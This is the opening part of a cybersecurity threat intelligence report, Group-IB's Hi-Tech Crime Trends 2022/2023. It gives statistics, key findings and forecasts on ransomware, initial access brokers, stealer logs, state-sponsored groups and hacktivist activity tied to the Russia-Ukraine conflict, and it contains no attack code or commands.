

HI-TECH CRIME TRENDS 2022/2023

TABLE OF CONTENTS

GROUP-IB HI-TECH CRIME TRENDS REPORT	6
INTRODUCTION	7
KEY FINDINGS	8
FORECASTS	13
KEY TRENDS	17
Increased activity from threat actors in light of the Russia-Ukraine conflict	18
• Attacks by state-sponsored groups	18
• Hacktivism	20
• Threat actor activity	28
• Mass data leaks	28
• Polarization among hacker groups	29
Ransomware remains the main threat for all industries	30
• Analysis of ransomware attacks based on data published on DLSs	31
• Public affiliate programs	44
• Tactics, techniques and procedures used in ransomware attacks	47
• Insight into an affiliate program (Conti)	52
Attacks on major companies	55
Initial access brokers (IAB)	56
• Types of access and privileges	60
• Top five access sellers	62
Access offered on underground markets	67
• Stealer logs	68
• Web shells	68
• RDP	70
• cPanel	71
Attacks on employees as a rising trend	73
• Oktapus – an ordinary phishing campaign	74
• Uber breach	74

STEALER LOGS AS A SOURCE OF ACCESS	78
Stealers – a simple but serious threat	79
Stealer logs on underground markets	82
CLOUDS OF LOGS	84
RISE OF POST-EXPLOITATION FRAMEWORKS	89
NATION-STATE HACKERS IN 2021-2022	92
MILITARY OPERATIONS	96
Hackers attack Iran again	97
China breaks the silence	99
Attack on water supply facilities	102
Iran-nexus hackers unite to attack Albania	103
THREATS FROM STATE-SPONSORED ACTORS	105
MITRE ATT&CK®	106
Exploitation of vulnerabilities	107
New state-sponsored groups	109
THREATS BY INDUSTRY: ENERGY	116
MITRE ATT&CK® for the energy industry	117
Special services that target the energy industry	119
• ChamelGang	120
• BlackEnergy	120
• TAG-38	121
• CHERNOVITE	122
• HEXANE	123
• Lazarus	124
Threat groups	125
• Ransomware	125

THREATS BY INDUSTRY: TELECOMMUNICATIONS 127

MITRE ATT&CK® for the telecommunications industry 128

Special services that target the telecommunications industry 130

- MalKamak 131
- Harvester 131
- MuddyWater 131
- Red Menshen 132
- APT40 132
- Moshen Dragon 133

Security vulnerabilities in handover 134

Threat groups 135

- Ransomware 135

THREATS BY INDUSTRY: IT 138

MITRE ATT&CK® for the IT industry 139

Spike in attacks against researchers? 141

- Tonto Team 141
- Turla 141
- Lazarus 142

Special services that target the IT industry 144

- DEV-0228 and DEV-0056 144
- DarkHalo 144
- MuddyWater 145
- POLONIUM 145

Threat groups 146

- Ransomware 146

THREATS BY INDUSTRY: MANUFACTURING 148

MITRE ATT&CK® for the manufacturing industry 149

Special services that target the manufacturing industry 151

- APT41 151
- Dark Halo 152
- Lazarus 152
- APT40 153

• Aggah	153
• Tropic Trooper	154
• Exforel	154
Threat groups	154
• Ransomware	154
THREATS BY INDUSTRY: FINANCE	157
APT groups and targeted attacks against banks	158
• FIN7	158
• FIN8	159
• UNC2891	159
• Evilnum	159
• Lazarus	160
• Cryptocurrency	160
• Attacks against banks: Back to the origins?	161
Attacks against cryptocurrency platforms	163
Attacks related to the Russia-Ukraine crisis	164
Attacks against ATMs	168
Ransomware	170
Sale of compromised bank cards	172
Attacks against POS terminals	179
• MemPOS	180
• MajikPOS	181
JavaScript sniffers	183
• Infected e-commerce sites	184
• Stolen bank cards	185
Phishing frameworks	186
Banking Trojans	189
• Banking Trojans for PC	189
• Banking Trojans for Android	190
Data leaks	192
SECURITY RECOMMENDATIONS	194
CONCLUSION	203

GROUP-IB HI-TECH CRIME TRENDS REPORT

Cyber threat intelligence to help protect your organization

The **Hi-Tech Crime Trends** report analyzes cyberattacks, examines how the cybercrime industry functions, and forecasts upcoming changes in the threat landscape for various sectors of the global economy. **Group-IB** has published the report every year since 2012, integrating valuable data and key insights that the team has gained through over 70,000 hours of experience in responding to cybersecurity incidents worldwide.

The information provided in Hi-Tech Crime Trends enables businesses, NGOs, governments, and law enforcement agencies around the world to fight cybercrime and help potential victims. Intended for IT directors, heads of cybersecurity teams, SOC analysts, incident responders, and other security professionals, the Hi-Tech Crime Trends report serves as a practical guide for both strategic and tactical planning.

Using unique tools for tracking threat-actor infrastructures and through careful analysis by specialists worldwide, every year Group-IB experts identify and confirm patterns of cyber threats. This information serves as a basis for forecasts, which have proven accurate every year since the first Hi-Tech Crime Trends report was published. These forecasts help companies around the world build effective cybersecurity strategies with relevant threats in mind.

The forecasts and recommendations contained in Hi-Tech Crime Trends are aimed at reducing financial losses and infrastructure downtime. They are also designed to help organizations take preventive measures to counteract targeted attacks, espionage, and cyber-terrorist operations.

Group-IB strongly believes that the continual exchange of data, combined with lasting partnerships between private companies and international law enforcement agencies, is the most effective way to combat cybercrime. Cybersecurity awareness helps preserve and protect digital spaces and freedom of communication. It is to these ends that the Hi-Tech Crime Trends report is published.

Acknowledgements

This report is the result of collaboration among many team members of the Group-IB Threat Intelligence Unit:

- **Dmitry Shestakov**, Head of Threat Intelligence Department
- **Anastasia Tikhonova**, Head of APT Research Team
- **Nikita Rostovtsev**, Analyst
- **Elena Shamshina**, Head of Analytics Team
- **Roberto Martinez**, Senior Analyst
- **Oleg Dyorov**, Head of Cybercrime Investigation Team
- **Semyon Botalov**, Junior Analyst (Leaks)
- **Ruslan Chebesov**, Head of Underground Markets Research Group
- **Sergey Kokurin**, Underground Markets Analyst
- **Vladimir Timofeev**, Head of Underground Research & Monitoring Group
- **Batuhan Karakoç**, Junior Analyst
- **Angel Vladev**, Junior Analyst

INTRODUCTION

Although many of our predictions for the upcoming cyber insecurity era and our forecasts mentioned in previous editions of the **Hi-Tech Crime Trends** report were accurate, we could not predict all recent events. The global political chess game is scaling up, and giant corporations feel helpless against the rise in cybercrime. With those circumstances in mind, we unfortunately foresee that challenges will inevitably grow even more significant and that they will affect everyone.

The aggravation of the global geopolitical crisis contributed to destabilizing the economic situation in many countries. It also led to a drastic increase in the activity of cybercriminal groups and state-sponsored hackers. Meanwhile, ideological confrontation complemented financial motivation as one of the main incentives for cybercrime. Hacktivists demonstrated an unprecedented intensity in their attacks and were exceptionally aggressive. We witnessed the cybercrime industry blitzscale, and an increasing number of state-sponsored groups contributed to the exponential growth in cybercrime. Hacktivists often target critical infrastructure facilities, telecom companies, financial institutions, and governmental structures. It may seem like a paradox, but cybersecurity and IT companies will likely become the next most coveted target.

When we analyze threats from an industrial point of view, we realize that no business is immune. Even large companies experience data leaks, fall victim to ransomware, and have their infrastructure compromised as a result of logs bought for 20 dollars and collected by a primitive stealer. Cyberattacks are becoming cheaper to conduct while the entry level is becoming lower, and access to the cybercriminal community is more available than ever.

To reduce damage, companies should realize that cybersecurity is no longer a nice-to-have practice but a must-have policy. No matter what kind of business you run, whether it is a non-financial or governmental organization, cybersecurity should become a cornerstone of your business strategy.

Group-IB's mission is to fight cybercrime. We are serious about it, and it shows. Among other things, Group-IB supports cyberspace stability initiatives by the **Global Commission on the Stability of Cyberspace (GCSC)**. This report is a detailed summary of valuable cybersecurity data and insights created by mobilizing all the analytical resources used by many Group-IB teams and departments. Our goal is to share knowledge with our colleagues, customers, and partners. The report contains information about trends, forecasts, and statistics relating to various markets, active groups, countries, and sectors.

KEY FINDINGS

The Russia-Ukraine conflict sparked increased activity among threat groups and state-sponsored hackers

- Since February 2022, at least **12** hacktivist communities have attacked government resources and commercial companies. Some hackers left their groups and conducted attacks alone.
- At least **19** state-sponsored groups from Ukraine, Russia, China, Belarus, North Korea, and Iran carried out attacks in relation to the conflict.
- State-sponsored groups from countries that are not directly involved in the conflict conducted cyber espionage against neighboring countries in search of military secrets.
- **BlackEnergy** resumed its attacks after a lull. The threat actors are notorious for disrupting Ukraine's energy infrastructure.
- Wiper malware became popular during the conflict: **seven** new wipers targeting Ukrainian companies and infrastructure were discovered in 2022.
- A political divide in **Conti** led to the group's internal messages, as well as correspondence of an affiliated group called **Trickbot**, being published. As a result, Conti and Trickbot ceased to exist and function the way they used to.
- The global crisis caused a spike in the number of data leaks: **1,421** databases belonging to various websites and companies were published between H2 2021 – H1 2022, which is double as compared to the previous period, when **702** databases were put up for sale.
- Hacktivists published large volumes of compromised cards. For example, a group called **NB 65** published data relating to 7 million bank cards issued by Russian banks.

Ransomware is still the number one threat in the world

- The number of websites where threat actors publish stolen data (Dedicated Leak Sites or DLSs) grew by 83%, reaching 44. Data belonging to 2,886 victim organizations was published. **Lockbit**, **Conti**, and **Hive** have been the most active ransomware groups.
- Every day, data belonging to at least **eight** companies worldwide appears on DLSs, which accounts for only 10% of all ransomware victims.
- Despite key threat actor forums banning searching for affiliates, the ransomware-as-a-service market (RaaS) continues to evolve. Group-IB discovered **20** new public affiliate RaaS programs.
- Most ransomware attacks target US companies.
- The manufacturing and real estate sectors are breached most often.
- Ransomware groups are becoming increasingly similar to IT startups, with their own corporate structures, departments, incentive programs, and days off.
- Threat actors are using zero-day vulnerabilities and supply-chain attacks to infect victims.

Threat actors have started preferring Telegram over command-and-control (C&C) servers

Threat actors hardcode keys to Telegram bots into malware and phishing kits more and more often.

Sale of access to corporate networks more than doubled

- Between H2 2021 and H1 2022, 380 access brokers were identified, 327 of which are new. They published over 2,300 advertisements on underground forums.
- The average price for access halved as compared to H2 2020 – H1 2021.
- Threat actors mainly sold VPN and RDP access.
- Novelli, orangecake, Pirat-Networks, SubComandanteVPN, and zirochka were the key initial access brokers (IABs). Their offers accounted for 25% of the entire access market.

Stealer logs and underground markets are becoming a new way to gain access to companies' networks

- With remote work and SSO services becoming more popular, instances of access to critical infrastructure started appearing in stealer logs more often.
- Over 280,000 web shells and 65,000 instances of RDP access were put up for sale.
- Over 400,000 instances of access to SSO services, 18,000 instances of access to VPNs and 3,000 instances of access to Citrix services were discovered in stealer logs on underground markets.
- Over 12,000 instances of access to Auth0, 1,700 instances of access to Okta, and 700 instances of access to OneLogin were detected in log clouds.

Threat actors are finding new post-exploitation frameworks

- Every year hacker groups look for new methods and tools. This year, Group-IB analysts noticed that hackers were especially interested in the frameworks Mythic, Viper, Merlin and Sliver.
- A new tool called Brute Ratel C4 is replacing Cobalt Strike, which is vulnerable to exploits. Some state-sponsored groups have already used Brute Ratel C4. The new tool is still relatively unknown, which means that it is more difficult to detect.

Military operations are ongoing worldwide

- Group-IB specialists discovered 19 new state-sponsored groups that specialize in cyber espionage.
- Special services continue attacking critical infrastructure, mainly for sabotage and destruction purposes.
- In 2022, China started publicly reporting attacks by state-sponsored hackers against its infrastructure. This could be a result of Chinese companies being barred from the US market due to espionage concerns.
- Threat groups within given countries started uniting to attack other countries. For instance, the Iranian hacktivists HomeLand Justice, the cyber espionage group OilRig and the destruction-oriented Hexane attacked Albania together.
- Most attacks against critical infrastructure are successful because basic security requirements (such as updating software in time and patching) are not followed.

Threats to the energy sector

- At least ten groups connected with special services attacked critical infrastructure in the energy sector during the reporting period.
- Threat actors are using RDP access as an initial vector for penetrating corporate networks.
- The biggest threats to electrical energy systems are a new version of **Industroyer** malware and a recently discovered framework called **PIPEDREAM (INCONTROLLER)**. **Industroyer2** was used in attacks against Ukraine, while **PIPEDREAM** has not yet been deployed in the wild.
- To erase all traces of their activity, hackers use wiper malware called **CaddyWiper**.
- Many attacks against energy entities were a result of exploiting vulnerabilities, including in network equipment (routers).
- 80 ransomware attacks against energy companies were detected.

Threats to the telecommunications sector

- 12 state-sponsored groups, most of which are funded by China, were active in the telecommunications sector over the reporting period.
- Over the course of five years, more than 1,000 hosts running Linux were infected with a backdoor called **BPFDoor**, which is used by the Chinese state-sponsored group **Red Mension**.
- Hackers are using antivirus products to distribute malicious tools. Their end goal is to sideload malicious DLLs into antivirus products and steal data from infected devices.
- As part of the Russia-Ukraine conflict, threat actors carry out more and more DDoS attacks against telecom companies.
- 29 ransomware attacks against telecom companies were detected over the reporting period, which is 15% less than in the previous period (H2 2020 – H1 2021).

Threats to the manufacturing sector

- In H2 2021 – H1 2022, the number of attacks against manufacturing companies grew by 19%, with 295 incidents detected in total.
- Air-gapped networks do not ensure complete protection from state-sponsored hackers. For instance, a Chinese hacker tool called **Daxin** successfully functioned in such networks for over 10 years without being noticed.
- The group **APT41**, which is sponsored by China, continued attacking technology and manufacturing sectors. A campaign called **CuckooBees**, as part of which companies in North America, Europe and Asia had been spied on since 2019, was attributed to the group.
- Another pro-China group, **Tropic Trooper**, used a new Trojan called **xPack** to attack a manufacturing company in Taiwan and remained in the company's network for 175 days.

Threats to the IT sector

- Threat actors started attacking government and private cybersecurity companies more often. Notable groups that have been doing so include **Tonto Team**, **Turla** and **Lazarus**.
- To attack IT targets, threat actors used Trojanized programs for analyzing malicious activity such as **IDA PRO**.
- Threat actors are using public services such as **OneDrive** and **Dropbox** as C&C servers.
- 120 ransomware attacks against IT companies were detected over the reporting period, which is 18% more than in the previous period (H2 2020 – H1 2021).

Threats to the financial sector

- Despite engaging mainly in ransomware activity, the threat group **FIN7** also continued to carry out targeted attacks against financial organizations. The targets were mostly US companies.
- A Unix rootkit called **Caketap** was used to attack ATMs in Asia. It was designed to intercept banking card and PIN verification data from breached ATM switch servers and use the stolen data to facilitate unauthorized transactions.
- Threat actors continued attacking cryptocurrency platforms. In 2021, **Lazarus** stole approximately **\$400 million**. The attacks primarily targeted investment firms and centralized exchanges and involved phishing lures, code exploits, malware, and social engineering to siphon stolen funds. In 2022, the threat actors stole **\$600 million** worth of ETH and USD Coin.
- Hacker groups other than Lazarus also attacked cryptocurrency platforms. About **20** successful attacks in Europe and the Asia-Pacific resulted in over **\$1 billion** being stolen. Threat actors used vulnerabilities in blockchain bridges and smart contracts.
- Lazarus resumed its attacks on banks: the threat actors targeted Africa and attempted to compromise at least two banks.
- Banks and fintech companies are becoming the main targets for state-sponsored and financially motivated threat actors. After penetrating corporate networks, threat actors usually only extract data.
- The Russia-Ukraine conflict led to an increase in the number of DDoS attacks against financial companies.
- Hackers returned to a tool called **Prilex**, designed in 2014 for attacks on ATMs. The new version makes it possible to generate EMV cryptograms, which are used to confirm payments and prevent fraud.

- Threat actors continued using **MajikPOS** and **MemPOS** malware to compromise bank card dumps.
- **181** ransomware attacks against financial companies were detected in the reporting period, which is **43%** more than in the previous period (H2 2020 – H1 2021).
- The number of cards on underground markets decreased by **34%** compared to the previous year. This is due to the closure of leading card shops such as **UNICC**, **Trump's Dumps**, and **Ferum Shop** in early 2022. The number of cards available on underground markets has been decreasing for the second year in a row.

Threat actors are more and more often prioritizing building their reputation over monetizing data

The number of published databases between H2 2021 – H1 2022 almost doubled. The average database size decreased, however.

The number of banking Trojans for mobile devices continues to grow

Group-IB specialists continue to see an increase in mobile banking Trojans and have noticed that malware for Windows is disappearing gradually. **Seven** new banking Trojans for Android appeared in H2 2021– H1 2022. In contrast, only **one** new Trojan for PC was created and **ten** old ones stopped being used. Latin America is still the only region where banking Trojans for PC are a serious threat.

Google Tag Manager and outdated CMSs are the main reason for mass JavaScript sniffer infections

- The market for developing, selling, and installing malicious code is growing, as is the number of online shops where card data is easy to steal and sell on elsewhere.
- More and more JS sniffer operators are using **Google Tag Manager** to load malicious code on compromised websites. This method is currently popular among the hacker groups **ATMZOW**, **GrelosGTM**, **FakeGTM**, and **Inter-Group-3**. With time, threat actors could add services similar to Google Tag Manager to their arsenals.
- Many online shops use outdated versions of CMSs, which gives hackers an opportunity to easily find new vulnerabilities and conduct mass infections of websites with code and steal bank cards.

Threat actors continue developing new phishing frameworks

- Group-IB specialists discovered **13** new phishing frameworks.
- As in the previous period, the authors of phishing tools tend to be located in the same region as the banks and other organizations that they target. In H2 2021 – H1 2022, this trend affected Latin America in addition to Europe.
- Attacks involving a specific framework often continue even if its developer is arrested. Many threat actors created their own phishing kits based on the source code of phishing panels **U-Admin** and **Reliable**.

FORECASTS

The RaaS industry will continue to grow

- The hacker groups Lockbit, Hive, and BlackCat will remain the top players in the ransomware industry and further improve their malware and infiltration techniques.
- Only strong and resilient hacker groups will survive in the ransomware industry. Small groups will disintegrate and their members will join larger groups.
- There will be more attacks carried out by large gangs and the number of groups will increase as well.
- The US will remain the country where the most companies are attacked.
- Threat actors will more often use authentication data obtained from stealers to gain initial access.
- Manufacturing will remain the most often targeted sector.
- Ransomware groups will continue to develop their internal capabilities by creating research units dedicated to finding zero-day vulnerabilities.

Political tension will lead to even more attacks

- Politically motivated hackers will continue carrying out attacks as long as the conflict between Russia and Ukraine lasts. Financially motivated threat actors might masquerade as hacktivists or nation-state groups.
- Financially and politically motivated groups will be highly active. This could lead to far-reaching DDoS attacks and substantial leaks of sensitive information, as well as major financial thefts.

Access to corporate networks will be sold increasingly

- As new vulnerabilities emerge in corporate remote access solutions, threat actors will come up with new ways to automatically obtain initial access, as was the case with Fortinet and Pulse Secure products over the last year.
- Small initial access brokers might merge into large groups and trade directly with ransomware groups.
- VPN, RDP, and Citrix will continue to be the main types of access sold on the market.
- Initial access brokers might open their own underground markets or start selling their “goods” on existing ones.

Attacks on companies through their employees will become the main infection vector

Threat actors will use spear phishing and obtain compromised accounts from underground marketplaces and stealer logs.

Threats actors will continue to use Telegram to exfiltrate data

Some threat actors will replace the typical C&C servers with Telegram bots and exfiltration channels, which are more convenient and user-friendly.

New malware will push Cobalt Strike out of the market

- Since the summer of 2022, hackers have been using a new tool: **Brute Ratel C4 (BRc4)**. The reason is the need for an alternative solution to **Cobalt Strike**, which has been thoroughly investigated by security specialists.
- Due to the release of a hacked version of Brute Ratel C4, Group-IB specialists expect a sharp increase in this tool being used by hackers in general.
- Stealer logs will become the main way to gain access to companies.
- Criminals will more often use SSO access obtained from stealer logs. Logs can also be obtained independently or bought on underground markets.
- The high demand for logs will lead to an increase in stealer attacks.
- Special sections with the most interesting company logs will be added to underground markets.
- To avoid being detected by cybersecurity companies, threat actors will sell stealer logs to specific domains by private subscriptions.

The number of attacks on critical infrastructure will increase

The tense political environment will lead to an increase in attacks on energy, telecommunications, and manufacturing infrastructure. We expect attacks by nation-state hackers and other pro-Russia or pro-Ukraine criminal groups.

Threats to the telecommunications sector

- Hacktivists could conduct multiple DDoS attacks to disable telecommunications systems.
- Ransomware threats to telecommunications companies will decrease as ransomware operators lose their interest in this sector.
- The large scale of remote work increases the risk of corporate data being compromised. It is easy for criminals to gain access to companies by attacking poorly protected home routers used by employees and data storage systems.

Threats to the energy sector

- Nation-state groups will show an interest in institutions and regulators in the nuclear energy sector due to the Russia-Ukraine conflict and the nuclear powers involved.
- Threat actors will use simple methods to infiltrate networks, such as abusing RDP access.
- Employees and social engineering will be used as initial attack vectors more and more often.
- There could be an increase in ransomware attacks due to the tense political environment. State-sponsored groups could also disguise their attacks as financially motivated.
- New frameworks such as **Industroyer2** could be used to manage controllers and cause power cuts.

Threats to the IT sector

- Criminals can attack supply chains by gaining access to vendors. Local cybersecurity companies will, therefore, become one of the main targets.
- Threat actors will use Trojanized versions of legitimate software to infiltrate infrastructure.
- The number of ransomware attacks on IT companies will increase.
- Attacks on fintech companies will increase as they give threat actors access to critical financial infrastructure through the supply chain.
- More attacks on software developers and integrators will be conducted as part of supply chain attacks.

Threats to the manufacturing sector

- The number of ransomware attacks on the sector will increase.
- Computers belonging to engineers and software developers will be used more and more often as an entry point for attacks because they have access to ICSs and elevated permissions.
- Not all companies proactively install security patches, so the exploitation of old vulnerabilities, including those related to routers, will continue to be the main attack vector.
- Supply chain attacks and trusted relationship attacks are expected to increase. Threat actors will gain access to manufacturing companies by compromising software or telecommunications service providers.

Threats to the financial sector

- The main risk to financial companies will be supply chain attacks.
- There will be more attacks on banks to compromise bank cards and other customer details.
- State-sponsored groups such as **Lazarus** will continue to attack banks and cryptocurrency exchanges for financial profit.
- Cryptocurrency platforms will become the main target for hackers.
- The rootkit **Caketap** will be used for ATM attacks, although it is anticipated that there will be fewer attacks.
- The number of attacks on POS systems will not change. Criminals will use **Prilex**, **MajikPOS** and **MemPos** malware.
- Ransomware groups might follow the example set by **Silence** and **Cobalt** and create separate units to steal money from banks.
- The downward trend in the amount of textual card data sold will continue next year.

The market for PC banking Trojans will continue to decline

Many banking customers use mobile apps for online banking, which means that developing, renting, and supporting malware for Windows is no longer profitable.

The Sniffer-as-a-Service market will increase, as will the number of related attacks

- The JS sniffer market has been growing steadily for several years. In 2023, a new player could appear in the niche of commercial Sniffer-as-a-Service solutions given that existing services are losing their reputation or are no longer supported.
- The JS sniffer families **Inter** and **Mr.Sniffa** will continue to be the most popular tools for attacking online stores.
- The **docReady** family will remain the leader in terms of the number of infected websites. However, to infect websites, sniffer operators will need to carry out new waves of attacks on the same targets by abusing vulnerable CMS versions.
- **Inter-Group-3** and **ATMZOW** were successful in their attacks using Google Tag Manager, so they will probably continue to create new malicious containers and inject them into websites.
- More **AngryBeaver** attacks on online stores are expected. The group will expand its arsenal by including tools written in PHP, which will make it harder for security experts to detect them.
- The hacker groups **WorldCommerce** and **Inter-Group-23** will also continue to be active.

Phishing will become more common and more complex

- The number of phishing frameworks will increase. At the same time, Telegram will become the preferred channel for sending compromised data.
- More and more frameworks will use APIs to work with compromised data.
- The number of frameworks designed to target clients of cryptocurrency companies will continue to increase.
- More customized solutions will emerge on the market.

The number of compromised databases will increase

Due to the current geopolitical situation, the main motivation behind attacks has been to discredit companies. This will lead to an increase in the number of compromised databases distributed for free. At the same time, the value of such data will decrease.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 1.

KEY TRENDS

INCREASED ACTIVITY FROM THREAT ACTORS IN LIGHT OF THE RUSSIA-UKRAINE CONFLICT

Attacks by state-sponsored groups

As expected, the military conflict between Russia and Ukraine created opportunities for state-sponsored threat actors. The groups that were most active in relation to the conflict were not just from Russia and Ukraine, but also China, Belarus, North Korea, and Iran. At least **19 state-sponsored groups** conducted attacks in relation to the conflict and used it as a topic for spear phishing. The data about APT groups involved in the conflict is available in Group-IB's Threat Intelligence platform. Among them are:

- **Scarab** has attacked entities in Ukraine using custom malware from the **Scieron** family.
- **Gamaredon** continues its mass attacks against Ukraine, including by using Telegram as a conduit to deliver malware and a stealer.
- **Lorec53** attacked Ukrainian organizations and used **Cobalt Strike** in some of the attacks. The threat actors sent emails with malicious links to Ukrainian government entities. The emails were disguised as official and urged the recipients to update their **Bitdefender** antivirus software. In addition, the group used fake ransomware called **WhisperGate**, which does not allow victims to recover their data.
- **Mustang Panda** is using the ongoing conflict in Ukraine to conduct its attacks. The group infects infrastructures with a new variant of the **PlugX** Trojan.
- **Ghostwriter** is conducting a phishing campaign targeting the personal email addresses of Ukrainian military personnel.
- **InvisiMole** is attacking Ukrainian government organizations using a backdoor called **LoadEdge**.
- An operation called **Asylum Ambuscade** came to light. As part of the campaign, malicious emails were sent from the compromised email account of an individual working for the Ukrainian military. The targets were presumably organizations in **NATO** countries in Europe related to transportation, finance, and the movement of citizens.

- **Cloud Atlas** used the conflict to conduct new attacks. The hackers impersonated **the United States Securities and Exchange Commission** and sent malicious documents.
- **TridentCrow** carried out a mailout posing as **Roskomnadzor** (Russia's media regulator) and the **Russian Ministry of Digital Development, Communications and Mass Media**. As a result of the mailout, victims downloaded Cobalt Strike.
- A malicious Android app called **Cyber Azov** was discovered. The group **Turla** could be behind it. This is the first known case of Turla distributing malware for Android.
- Security researchers detected attacks against Ukraine that involved a new malware variant, namely a self-executable .NET file that, when launched, steals cookies and passwords from Chrome, Edge, and Firefox browsers. The data is then sent via a compromised email account. The attacks have been linked to the group **APT28**.
- In April 2022, **BlackEnergy** carried out attacks in Ukraine against high-voltage electrical substations and computers running Windows and Linux. The attacks involved a new version of the Industroyer Trojan.
- Unknown hackers are using the Russia-Ukraine conflict in attacks wherein they use the vulnerability CVE-2022-30190 (aka Follina).
- Security researchers discovered an APT group that had organized at least four spear phishing campaigns against Russian government organizations since the start of the Russia-Ukraine conflict.
- **Twisted Panda** used emails with the subject "List of individuals <name of target institute> subject to US sanctions due to the invasion of Ukraine" (translation from Russian), which contained a link to a hacker-controlled website that imitated the official website of **Russia's Ministry of Health**. The emails also had a malicious document attached. The attacks were launched against targets in Russia and Belarus.
- **Machete** sent phishing emails with a malicious document to financial organizations in Nicaragua. The document contained an article written and published by Russia's ambassador to Nicaragua, Alexander Khokholikov, about the Russia-Ukraine conflict from the Kremlin's point of view.
- **Kimsuky** used a decoy document with interview questions about the impact of the Russia-Ukraine conflict on North and South Korea.
- **CALLISTO** used recently created Gmail accounts to carry out a spear phishing campaign against Ukrainian targets.
- **Hexane** took advantage of the Russia-Ukraine conflict for cyber espionage purposes. The group used topical issues in its emails and created malicious domains that imitated news sites. These domains hosted malicious documents related to Russia and the Russia-Ukraine conflict, such as a copy of an article by The Atlantic Council from 2020 on Russian nuclear weapons, and a job posting for an "Extraction/Protective Agent" in Ukraine.

During the ongoing crisis, state-sponsored groups used at least **seven wipers (WhisperKill, WhisperGate, HermeticWiper, IsaacWiper, CaddyWiper, DoubleZero, and AcidRain)** that targeted Ukrainian companies and infrastructure.

Operations involving wipers tend to be directed at targets whose destruction is in the interests of the opposing military forces. The motive for such attacks could be to disrupt critical infrastructure, while the end goal could be to either wreak havoc and intensify psychological pressure

on the adversary or destroy tactical targets. Wiper attacks can also have devastating consequences for OT (operational technology) targets and critical infrastructure.

Hacktivism

After the conflict between Russia and Ukraine began in February 2022, many threat actors started conducting attacks depending on their stance. The most impactful threat groups were the following:

- **Anonymous**

This is essentially an umbrella name for many subgroups and threat actors worldwide. Their campaigns are usually related to political and social events in the world. After the conflict between Russia and Ukraine started, Anonymous began conducting largely pro-Ukraine attacks. Hacktivists attacked Russian organizations and threatened companies that operated in Russia.

Anonymous has its own IRC server (irc.anonops[.]com) with dozens of channels, each of which corresponds to one hashtag, i.e. one attack focus (e.g., #OpRussia, #OpKremlin, #OpNATO, #NoWarWithUkraine). In some of the channels, threat actors discuss upcoming attacks, mention the names of potential targets, and share instructions for conducting attacks.



Figure 1. List of channels on the IRC server irc.anonops[.]com

Anonymous has also registered domains where it has published instructions, scripts, and targets for conducting attacks (e.g., norussians[.]xyz, stopnaziz[.]xyz, pootin[.]dog). In addition to IRC channels, the hacktivists often use Telegram to coordinate their actions.

- **IT ARMY of Ukraine**

This was one of the first threat groups to use Telegram for its operations. On February 26, Ukraine's Minister for Digital Transformation tweeted about creating an army of IT specialists. The tweet said that digital talents were needed and that all operational tasks would be given in a Telegram channel. The first task was a DDoS attack against Russian companies. Later messages were about initiating DDoS attacks against individuals too, in addition to organizations.

In April, the official website of IT ARMY of Ukraine was launched, with tools for conducting DDoS attacks and instructions on how to install and use them. The website provides **MHDDoS**, **db1000n**, **Distress** and **uaShield**. All are freely distributed on the Telegram channels used by the hackers.

The group's DDoS attacks are slightly unusual because they barely involve any botnets. Instead, channel followers are urged to launch software on their devices, thereby joining in the attacks. Lists of targets and proxies for attacks are sent automatically when the software is launched. Group-IB specialists are tracking changes in both lists.




Figure 2. Attack instructions

All the necessary software is publicly available on GitHub. Lists of relevant targets are contained in configuration files.

A group that calls itself **2402** eventually separated from IT ARMY of Ukraine and attacked major Russian IT companies with the aim of gravely damaging business processes. In August 2022, for example, the threat actors gained access to data from the internal servers of a Russian company that provides software development services for banking operations. As a result of the hack, the group obtained backup copies of the source code of the company's products, internal documentation, and access to confidential documents — a total of 500 GB worth of data.

On September 7, 2402 announced that it had hacked another Russian company specializing in IT consulting and software development for transportation companies. The attackers claim to have extracted 1.6 TB worth of data, including the company's documents, the source code for its software products, and all of its scanned files.

- **AgainstTheWest (also known as Aggressive Griffin and Blue Hornet)**

Between February and May, the group published threats against companies that operate in Russia as well as data stolen from them. The data was published on underground forums, Telegram and Twitter. Most of the leaks were not confirmed or involved old data that had already been published in other sources.

It is interesting that initially (from October 2021), the threat actors published compromised data belonging to Chinese companies, but after the start of the conflict between Russia and Ukraine, they sided with Ukraine. In August 2022, however, the hackers switched back to attacking China.

- **Network Battalion 65 (NB 65)**

This is a hacktivist group related to Anonymous. It specializes in attacks against servers with the aim of stealing confidential information and encrypting data on compromised systems. The group was discovered on February 26, 2022. The threat actors publish information about the results of their attacks on Twitter.

